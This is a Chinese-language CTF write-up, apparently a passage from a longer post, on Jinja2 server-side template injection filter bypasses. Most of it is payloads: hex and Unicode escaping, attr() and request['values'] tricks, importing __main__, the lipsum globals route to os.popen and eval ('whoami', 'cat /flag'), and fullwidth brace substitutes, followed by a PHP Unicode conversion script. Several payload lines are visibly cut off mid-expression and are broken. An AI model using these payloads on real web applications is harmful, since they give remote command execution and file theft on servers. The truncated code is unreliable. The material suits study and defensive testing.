使用十六进制绕过后，payload如下

```
{{()["\x5f\x5fclass\x5f\x5f"]["\x5F\x5Fbases\x5F\x5F"][0]["\x5F\x5Fsubclasses\x5F\x5F"]()[222]["get\x5Fdata
```

过滤args和.和_

之前某二月赛在y1ng师傅博客看到的一个payload，原理并不难，这里使用了`attr()`绕过点，`values`绕过`args`，payload如下

```
{{()|attr(request['values']['x1'])|attr(request['values']['x2'])|attr(request['values']['x3'])()|attr(reque

post:x1=__class__&x2=__base__&x3=__subclasses__&x4=__getitem__&x5=__init__&x6=__globals__&x7=__builtins__&x
```

导入主函数读取变量

有一些题目我们不并需要去getshell，比如flag直接暴露在变量里面了，像如下这样把`/flag`文件加载到flag这个变量里面了

```
f = open('/flag','r')
flag = f.read()
```

我们就可以通过`import`是导入`__main__`主函数去读变量，payload如下

```
{%print request.application.__globals__.__getitem__('__builtins__').__getitem__('__import__')('__main__').f
```

Unicode绕过

这种方法是从安洵杯2020 官方Writeup学到的，我们直奔主题看payload

```
{%print(lipsum|attr(%22\u005f\u005f\u0067\u006c\u006f\u0062\u0061\u006c\u0073\u005f\u005f%22))|attr(%22\u00
```

这里的`print`绕过`{{}}`和`attr`绕过.上面已经说过了这里不赘述

然后这里的`lipsum`用`{{lipsum}}`测了一下发现是个方法

```
<function generate_lorem_ipsum at 0x7fcddfa296a8>
```

然后用他直接调用`__globals__`发现可以直接执行os命令，测了一下发现`__builtins__`也可以用，又学到了一种新方法，只能说师傅们tql

```
{{lipsum.__globals__['os'].popen('whoami').read()}}
{{lipsum.__globals__['__builtins__']['eval']("__import__('os').popen('whoami').read()")}}
```

回到正题，这里使用了Unicode编码绕过关键字，下面两行是等价的

```
{{()|attr("__class__")}}
{{()|attr("\u005f\u005f\u0063\u006c\u0061\u0073\u0073\u005f\u005f")}}
```

知道了这两点之后，那个官方给的payload就很明朗了，解开编码后如下

```
{%print(lipsum|attr("__globals__"))|attr("__getitem__")("os")|attr("popen")("whoami")|attr("read")()%}
```

然后我这里顺便给个Unicode互转的php脚本

```
<?php
```

```php
//字符串转Unicode编码
function unicode_encode($strLong) {
  $strArr = preg_split('/(?<!^)(?!$)/u', $strLong);//拆分字符串为数组(含中文字符)
  $resUnicode = '';
  foreach ($strArr as $str)
  {
      $bin_str = '';
      $arr = is_array($str) ? $str : str_split($str);//获取字符内部数组表示,此时$arr应类似array(228, 189, 160)
      foreach ($arr as $value)
      {
          $bin_str .= decbin(ord($value));//转成数字再转成二进制字符串,$bin_str应类似111001001011110110100000,如
      }
      $bin_str = preg_replace('/^.{4}(.{4}).{2}(.{6}).{2}(.{6})$/', '$1$2$3', $bin_str);//正则截取, $bin_str
      $unicode = dechex(bindec($bin_str));//返回unicode十六进制
      $_sup = '';
      for ($i = 0; $i < 4 - strlen($unicode); $i++)
      {
          $_sup .= '0';//补位高字节 0
      }
      $str =  '\\u' . $_sup . $unicode; //加上 \u  返回
      $resUnicode .= $str;
  }
  return $resUnicode;
}
//Unicode编码转字符串方法1
function unicode_decode($name)
{
  // 转换编码，将Unicode编码转换成可以浏览的utf-8编码
  $pattern = '/([\w]+)|(\\\u([\w]{4}))/i';
  preg_match_all($pattern, $name, $matches);
  if (!empty($matches))
  {
    $name = '';
    for ($j = 0; $j < count($matches[0]); $j++)
    {
      $str = $matches[0][$j];
      if (strpos($str, '\\u') === 0)
      {
        $code = base_convert(substr($str, 2, 2), 16, 10);
        $code2 = base_convert(substr($str, 4), 16, 10);
        $c = chr($code).chr($code2);
        $c = iconv('UCS-2', 'UTF-8', $c);
        $name .= $c;
      }
      else
      {
        $name .= $str;
      }
    }
  }
  return $name;
}
//Unicode编码转字符串
function unicode_decode2($str){
  $json = '{"str":"' . $str . '"}';
  $arr = json_decode($json, true);
  if (empty($arr)) return '';
  return $arr['str'];
}
echo unicode_encode('  class  ');
```

```
echo unicode_decode('\u005f\u005f\u0063\u006c\u0061\u0073\u0073\u005f\u005f');
//\u005f\u005f\u0063\u006c\u0061\u0073\u0073\u005f\u005f__class__
```

魔改字符

这种方法是在太湖杯easyWeb这道题目学到的，上面所说的过滤双大括号，在一些特定的题目可以魔改{{}}，比如说这道题由于有个字符规范器可以把我们输入的文本标准化，所以可以使用这种方法

可以在Unicode字符网站寻找绕过的字符，直接在网址搜索{，就会出现类似的字符，就可以找到﹏和﹋了，网址：https://www.compart.com/en/unicode/U+FE38

payload如下

```
﹏﹏config﹋﹋
%EF%B8%B7%EF%B8%B7config%EF%B8%B8%EF%B8%B8
```

还可以使用中文的字符魔改

```
{ &#65371;
} &#65373;
[ &#65339;
] &#65341;
' &#65287;
" &#65282;
```

payload如下

```
{ {url_for.__globals__['__builtins__']['eval']('__import__("os").popen("cat /flag").read()'
```

总结

因为水平和文章篇幅有限，可能还有一些bypass方法没有提到，还有就是CTF中也不只考Jinja2这种模板，还有另外的Twig模板，smart等模板，这些就等以后有必要再更吧，最后就是有不足之处请各位师傅指出

参考链接

```
https://p0sec.net/index.php/archives/120/
https://www.jianshu.com/p/a736e39c3510
https://www.redmango.top/article/43
https://xz.aliyun.com/t/8029
https://xz.aliyun.com/t/7746
```